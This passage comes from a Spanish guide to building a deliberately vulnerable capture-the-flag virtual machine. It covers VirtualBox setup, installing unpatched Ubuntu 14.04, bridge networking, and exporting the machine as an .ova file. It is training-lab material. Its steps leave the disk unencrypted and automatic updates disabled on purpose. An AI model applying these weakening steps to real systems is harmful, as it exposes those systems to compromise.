

2. Le daremos un nombre a nuestra máquina, y una carpeta donde queremos almacenar los ficheros creados para la misma.
    a. En ISO Image tendremos que seleccionar la ruta dónde se encuentra la ISO de nuestro sistema operativo, en nuestro caso Ubuntu 14.04 LTS que no tiene parcheada la vulnerabilidad final que queremos explotar. Y finalmente seleccionamos la versión de Linux que hemos descargado, en este caso 64 bits.




3. En hardware seleccionamos 2 GB de RAM que serán más que óptimos para nuestra instalación y los servicios que vamos a utilizar. Además, solo seleccionaremos 1 CPU para poder tener plena compatibilidad con otras máquinas que no puedan tener tantos *cores*.





4. Finalmente seleccionamos el Disco Duro con asignación de espacio dinámica, de manera que no estamos ocupando espacio en el disco duro de la máquina *host* si no lo utilizamos en la máquina virtual:





## 4.2 Instalación de máquina virtual


En la pantalla principal de VirtualBox tenemos que seleccionar la máquina que hemos creado en el apartado anterior.




Una vez entramos en las opciones de la máquina virtual, seleccionaremos almacenamiento nos aseguramos de que la imagen del sistema operativo que queremos instalar está seleccionada. Si no está la imagen que queremos, tendremos que pulsar en la pequeña imagen del CD y seleccionamos la .iso que queremos instalar.





Por último, hay que establecer la máquina virtual en modo bridge, para que nuestra red pueda asignarle una IP a nuestro servidor vulnerable y podamos interactuar con él.





**ADVERTENCIA:** Al tener este servidor en modo bridge, podría ser accedido este servidor desde fuera si no tenemos un firewall en nuestra red ya que estamos asignándole una IP del rango de nuestro servidor DHCP y estará en la misma subred que el resto de equipos.

Una vez nos hemos asegurado de que esta todo correcto, podemos iniciar nuestra máquina virtual haciendo doble *click* en la máquina virtual.

Una vez enciende nos encontramos la siguiente pantalla:





Hacemos *click* en instalar Ubuntu server con la tecla *enter* de nuestro ordenador. Seleccionamos el idioma que queremos para nuestro sistema operativo:





Nos preguntara si queremos que nos detecte el teclado que estamos utilizando y contestamos que sí, y respondemos a las preguntas que nos realiza el instalador, de esta manera detectaremos automáticamente el tipo de teclado que tenemos.


A partir de aquí comenzará a salir unas pantallas de carga hasta que lleguemos al momento de asignación de hostname o nombre de la máquina, en nuestro caso la llamaremos ctf:





A continuación, nos pedirá un usuario y una contraseña que no se revelará en esta parte de la guía, ya que averiguar estos forman parte del ejercicio que estoy proponiendo, las pantallas que nos pedirán la información serán así:





Una vez introducido el nombre, usuario y contraseña, nos preguntará si queremos encriptar nuestra partición, a lo que contestaremos que no, ya que queremos un sistema vulnerable al que podamos tener acceso a los archivos.




Seleccionaremos nuestra zona horaria en la siguiente pantalla y pasaremos a la instalación de las particiones. Como nuestra instalación no requiere ningún tipo de partición especial, vamos a utilizar una instalación guiada que ocupe el espacio entero en disco, y seleccionaremos la partición sda:





Guardamos los cambios en disco:





La instalación comenzará y nos pedirá si queremos realizar el uso de un proxy, a lo que dejamos el campo vacío y continuaremos con la instalación.


Una vez avanzamos en este paso llegamos a un punto importante, en el que nos preguntará si deseamos actualizaciones del sistema automáticas o no, de nuevo, como estamos creando un sistema vulnerable, desactivaremos estas actualizaciones automáticas:





A continuación, podremos elegir el software o paquetes que queremos instalar, como vamos a realizar estas instalaciones más adelante continuaremos sin seleccionar ninguna opción, pero en caso de que queramos instalar de primeras alguno de estos paquetes o servicios, tendremos que seleccionarlo con la barra espaciadora una vez tenemos el cursor encima de ese paquete. Seleccionamos continuar para avanzar al siguiente paso:



Ya finalizando la instalación nos preguntará si queremos instalar GRUB a lo que diremos que sí:




Una vez llegamos a esta parte ya tendremos la instalación completa, y nos indica que debemos eliminar el CD de instalación:





Si tenemos la última versión de VirtualBox y se han seguido los pasos, con hacer *click* en continuar ya acabaría la instalación y reiniciaría nuestra máquina virtual en el sistema operativo que acabamos de instalar.


## 4.3 Exportación de CTF

En caso de que sigas esta guía y estés creando un sistema CTF propio, a través de VirtualBox, una vez tengas finalizado tu proyecto, tendrás que exportarlo en un archivo para poder compartir tu máquina virtual. Si sigues los siguientes pasos, podrás exportar el estado actual de tu máquina virtual como un archivo ".ova" como el archivo que se adjunta en esta entrega. Y podrá ser importado de la misma manera que se indica en el apartado 4.4 de este documento.


Para exportar nuestra máquina virtual, desde el menú principal de VirtualBox tenemos que seleccionar la máquina que queremos exportar con el botón derecho y seleccionar la opción "*Export to OCI*"





Una vez está seleccionada esta opción nos saldrá un menú de cómo queremos guardar o exportar nuestra máquina virtual y seleccionamos las opciones que creamos más convenientes, en mi caso dejo las opciones por defecto y hacemos *click* en siguiente:




Nos mostrará un resumen de las características de nuestra máquina virtual y le daremos a finalizar:

